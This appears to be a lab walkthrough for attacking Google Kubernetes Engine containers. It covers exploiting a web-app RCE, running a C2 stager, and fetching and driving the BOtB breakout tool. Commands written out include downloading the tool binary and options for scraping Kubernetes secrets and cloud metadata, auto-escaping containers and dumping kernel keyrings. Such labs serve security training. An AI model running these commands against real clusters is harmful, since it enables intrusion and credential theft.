The Plan:

- Browse to the web application to discover a RCE vulnerability...

-- Typical Pod/Container on GKE: http://34.85.215.94/

-- Privileged Pod/Container on GKE: http://34.85.197.48/

- Create a Voodoo no inject stager

- Leverage the RCE vulnerability in the web app to execute the Voodoo stager

- Enumerate Containers via the below techniques with the botb tool

Analyze

On the Voodoo LP, let's update the botb tool to the latest version via the following commands:

```
rm /shared/voodoo_ce/app/resources/botb

wget -O /shared/voodoo_ce/app/resources/botb https://public-astute-cloud-20200813-935672326788.s3.amazonaws.com/botb

chmod 644 -R /shared/voodoo_ce/app/resources

chown root:root -R /shared/voodoo_ce/app/resources

ls -alF /shared/voodoo_ce/app/resources/botb

sha512sum /shared/voodoo_ce/app/resources/botb
```

We should see output similar to the following:


```
root@ip-10-0-1-110:/shared# rm /shared/voodoo_ce/app/resources/botb
rm: cannot remove '/shared/voodoo_ce/app/resources/botb': No such file or directory
root@ip-10-0-1-110:/shared# wget -O /shared/voodoo_ce/app/resources/botb https://public-astute-cloud-20200813-935672326788.s3.amazonaws.com/botb
--2021-08-01 22:39:23-- https://public-astute-cloud-20200813-935672326788.s3.amazonaws.com/botb
Resolving public-astute-cloud-20200813-935672326788.s3.amazonaws.com (public-astute-cloud-20200813-935672326788.s3.amazonaws.com)... 52.216.132.139
Connecting to public-astute-cloud-20200813-935672326788.s3.amazonaws.com (public-astute-cloud-20200813-935672326788.s3.amazonaws.com)|52.216.132.139|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 13603167 (13M) [binary/octet-stream]
Saving to: '/shared/voodoo_ce/app/resources/botb'

/shared/voodoo_ce/app/resources/botb 100%
[=============================================================================================================================================>]
12.97M 35.4MB/s in 0.4s

2021-08-01 22:39:24 (35.4 MB/s) - '/shared/voodoo_ce/app/resources/botb' saved [13603167/13603167]

root@ip-10-0-1-110:/shared# chmod 644 -R /shared/voodoo_ce/app/resources
root@ip-10-0-1-110:/shared# chown root:root -R /shared/voodoo_ce/app/resources
root@ip-10-0-1-110:/shared#
root@ip-10-0-1-110:/shared# ls -alF /shared/voodoo_ce/app/resources/botb
-rw-r--r-- 1 root root 13603167 Aug 1 22:38 /shared/voodoo_ce/app/resources/botb
root@ip-10-0-1-110:/shared# sha512sum /shared/voodoo_ce/app/resources/botb
14cb4a829bc64f7ed12c14b2db2971c02488fe0ec7b5ff2d29610e83ffd7cd6befac7109ad56152b4a0dace5e26f98357773dbdcccb014c0a7bdb8055d1f2e0b /shared/voodoo_ce/app/resources/botb
root@ip-10-0-1-110:/shared#
```

We should now see the botb binary in the "Resources" section of the Voodoo operator web interface...



Now we will execute the binary via the Voodoo web interface...

```
exec botb ping -k8secrets=true
```

We should see output similar to the following:

Break out the Box (BOtB) has several useful commands, check out the documentation, and try some!

- BOtB Documentation: https://github.com/brompwnie/botb

Some examples include:

```
exec botb ping -k8secrets=true
exec botb ping -autopwn=true
exec botb ping -find-sockets=true
exec botb ping -find-docker=true
exec botb ping -recon=true
exec botb ping -metadata=true
exec botb ping -scrape-gcp
exec botb ping -pwnKeyctl=true -keyMin=0 -keyMax=100000000
```

References

References includes:

- https://github.com/brompwnie/botb/releases
- https://github.com/wagoodman/dive